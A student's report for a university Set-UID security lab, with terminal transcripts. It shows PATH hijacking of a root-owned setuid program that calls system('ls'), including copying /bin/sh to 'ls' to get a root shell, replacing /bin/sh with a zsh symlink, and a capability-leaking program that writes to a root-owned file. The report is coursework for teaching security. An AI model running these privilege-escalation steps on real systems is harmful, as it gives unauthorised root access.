CSCI180 Lab1 Report

Xiaoming Huang

Task 1: using System() function


Part A:

For ***systemtest.c***, when I run it, the terminal list all the files in that directory. As I store it in the Downloads folder, it just shows all my files in the Downloads folder. That has the same function when we directly type ls command in the terminal. And for ***ls.c***, it just displays the string “This is my program”.I think that is because for the first one, we are ls inside the program, whereas the ls for the second one is just a file name.

Part B:

After implementing the command PATH=.:$PATH, when we run ./systemtest again, the program will not use the /bin/ls anymore, it will instead find if there’s a ls in the own directory, and implement if it find one.
 Also, originally I type gcc ls.c -o test to run ls.c, and when I try the operation above, it still calls /bin/ls from the system, probably because it’s stores as test, but not ls, so the system cannot find ls in the local directory.

Screenshot for both parts:




```
[(base) johnnyhuang@MacBook-SUPER ~ % cd Desktop/CSCI180Lab1
[(base) johnnyhuang@MacBook-SUPER CSCI180Lab1 % gcc systemtest.c -o systemtest
[(base) johnnyhuang@MacBook-SUPER CSCI180Lab1 % ./systemtest
 CSCI180Lab_key.pem      HW1_SETUID_LAB.pdf      systemtest
 Class-Ubuntu20.04.vdi   a.out                   systemtest.c
 Class-Ubuntu20.04.zip   ls.c
[(base) johnnyhuang@MacBook-SUPER CSCI180Lab1 % gcc ls.c -o ls
[(base) johnnyhuang@MacBook-SUPER CSCI180Lab1 % ./ls
 This is my ls program
[(base) johnnyhuang@MacBook-SUPER CSCI180Lab1 % PATH=.:$PATH
[(base) johnnyhuang@MacBook-SUPER CSCI180Lab1 % echo $PATH
 .:/Users/johnnyhuang/anaconda3/bin:/Users/johnnyhuang/anaconda3/condabin:/Library/Frameworks
 /Python.framework/Versions/3.11/bin:/usr/local/bin:/System/Cryptexes/App/usr/bin:/usr/bin:/b
 in:/usr/sbin:/sbin:/var/run/com.apple.security.cryptexd/codex.system/bootstrap/usr/local/bin
 :/var/run/com.apple.security.cryptexd/codex.system/bootstrap/usr/bin:/var/run/com.apple.secu
 rity.cryptexd/codex.system/bootstrap/usr/appleinternal/bin:/Library/Apple/usr/bin:/usr/local
 /share/dotnet:~/.dotnet/tools:/Library/Frameworks/Mono.framework/Versions/Current/Commands
[(base) johnnyhuang@MacBook-SUPER CSCI180Lab1 % ./systemtest
 This is my ls program
 (base) johnnyhuang@MacBook-SUPER CSCI180Lab1 % 
```

Task 2: Set-UID Program

Part A:


I think we will have different outputs for getuid() and geteuid(). However, I tried a few times to implement root privilege, and it still gives me the same uid for r-uid and e-uid (both 1000 in this case). But when I try to see the permission, I see rwsr-xr-x for systemtest, which means I do change the owner to root I guess?



```
Last login: Sun Oct  1 22:05:26 2023 from 67.180.214.11
ubuntu@ip-172-31-28-246:~$ gcc systemtest.c -o systemtest
ubuntu@ip-172-31-28-246:~$ ./systemtest
johnnyshell  ls.c  systemtest  systemtest.c
ubuntu@ip-172-31-28-246:~$ PATH=.:$PATH
ubuntu@ip-172-31-28-246:~$ gcc ls.c -o ls
ubuntu@ip-172-31-28-246:~$ sudo chown root systemtest.c
ubuntu@ip-172-31-28-246:~$ sudo chmod 4755 systemtest.c
ubuntu@ip-172-31-28-246:~$ sudo chown root systemtest
ubuntu@ip-172-31-28-246:~$ sudo chmod 4755 systemtest
ubuntu@ip-172-31-28-246:~$ /bin/ls -l
total 176
-rwsr-xr-x 1 ubuntu ubuntu 129816 Oct  1 21:17 johnnyshell
-rwxrwxr-x 1 ubuntu ubuntu  16824 Oct  1 22:07 ls
-rw-r--r-- 1 ubuntu ubuntu    233 Oct  1 22:04 ls.c
-rwsr-xr-x 1 root   ubuntu  16704 Oct  1 22:06 systemtest
-rwsr-xr-x 1 root   ubuntu     67 Oct  1 22:04 systemtest.c
ubuntu@ip-172-31-28-246:~$ ./systemtest
This is my ls program
UID is: 1000
EUID is: 1000
```

Part B:

However, after I use the two command in the second box, the real and effective user ifs of the ls program become different, euid=0 and ruid=1000.




```
ubuntu@ip-172-31-28-246:~$ sudo rm /bin/sh
ubuntu@ip-172-31-28-246:~$ sudo ln -s /bin/zsh /bin/sh
ubuntu@ip-172-31-28-246:~$ /bin/ls -l
total 176
-rwsr-xr-x 1 ubuntu ubuntu 129816 Oct  1 21:17 johnnyshell
-rwxrwxr-x 1 ubuntu ubuntu  16824 Oct  1 22:13 ls
-rw-r--r-- 1 ubuntu ubuntu    233 Oct  1 22:04 ls.c
-rwsr-xr-x 1 root   ubuntu  16704 Oct  1 22:11 systemtest
-rwsr-xr-x 1 root   ubuntu     67 Oct  1 22:04 systemtest.c
ubuntu@ip-172-31-28-246:~$ ./systemtest
This is my ls program
UID is: 1000
EUID is: 0
ubuntu@ip-172-31-28-246:~$
```

Task 3: Real Attack

For attackers, they will potentially do some operations that you may not allow, such as changing your password, accessing or modifying some of your files, or making unauthorized transfers.

Steps I follow:


- ☐ Copy a shell and name it as ***ls*** using the ***cp*** command, so we have a direct copy of the shell.
- ☐ Change the PATH so that systemtest can search for current directory first for ls
- ☐ Since we already make systemtest a set-uid program, so it has root privileges, and we can call ls inside.
- ☐ Result: in the copied ls shell, there is a # sign, indicating the root privilege.



```
ubuntu@ip-172-31-28-246:~$ cp /bin/sh ls
ubuntu@ip-172-31-28-246:~$ PATH=.:$PATH
ubuntu@ip-172-31-28-246:~$ /bin/ls -l
total 1748
-rwxr-xr-x 1 ubuntu ubuntu 878288 Oct  1 23:10 johnnyshell
-rwxrwxr-x 1 ubuntu ubuntu 878288 Oct  1 23:18 ls
-rw-r--r-- 1 ubuntu ubuntu    233 Oct  1 22:04 ls.c
-rwsr-xr-x 1 root   ubuntu  16704 Oct  1 22:11 systemtest
-rwsr-xr-x 1 root   ubuntu     67 Oct  1 22:04 systemtest.c
ubuntu@ip-172-31-28-246:~$ ./systemtest
ip-172-31-28-246# 
```

Task 4: Capability Leaking

- Creating the etc/readonlyfile



```
ubuntu@ip-172-31-28-246:~$ sudo vim /etc/readonlyfile
ubuntu@ip-172-31-28-246:~$ ls -l /etc/readonlyfile
-rw-r--r-- 1 root root 66 Oct  2 20:09 /etc/readonlyfile
```


Q4: Implementing the program

1. *What happens in the code when setuid(getuid()) is called?*

   It get the r-uid and assign to the e-uid, so it doesn't have root privileges now.

2. *After running the code, is /etc/readonlyfile modified? Show a screenshot.*

   Yes it is modified, and a new line of "Malicious Data" is added at the bottom of the page.




```
Malicious Data
ubuntu@ip-172-31-28-246:~$
```

3. *Explain what the expected behavior was and what actually happened. Did you expect the file to be modified based on the permissions? Why or why not?*

   We want the user to not be able to access the readonlyfile, and exit directly. However, we see that they can still access the file, and write in it. As the function is designed, this is what should happen, but Since we don't want the program to access readonlyfile, the program with the code is probably we call setuid(getuid()) after open(), so we do can open the file with root privileges.

4. *Read the explanation at the beginning of this task again and speculate why this has happened.*

   So for a setuid program, euid=0, and ruid=1000, but it has root privileges. After setuid(getuid()), what we should have is having 1000 for both euid and ruid, so it lose root privileges. However, since you open the file before changing the permissions, so it still run with root privileges.



```
chmod: cannot access 'q5program': No such file or directory
ubuntu@ip-172-31-28-246:~$ sudo chmod 4755 q4program
ubuntu@ip-172-31-28-246:~$ /bin/ls -l
total 1772
-rwxr-xr-x 1 ubuntu ubuntu 878288 Oct  1 23:10 johnnyshell
-rwxrwxr-x 1 ubuntu ubuntu 878288 Oct  1 23:18 ls
-rw-r--r-- 1 ubuntu ubuntu    233 Oct  1 22:04 ls.c
-rwsr-xr-x 1 root   ubuntu  17040 Oct  2 01:32 q4program
-rwsr-xr-x 1 root   ubuntu   1060 Oct  1 23:57 q4program.c
-rwsr-xr-x 1 root   ubuntu  16704 Oct  1 22:11 systemtest
-rwsr-xr-x 1 root   ubuntu     67 Oct  1 22:04 systemtest.c
ubuntu@ip-172-31-28-246:~$ ./q4program
ubuntu@ip-172-31-28-246:~$ cat /etc/readonlyfile
Malicious Data
Malicious Data
























Malicious Data
ubuntu@ip-172-31-28-246:~$ 
```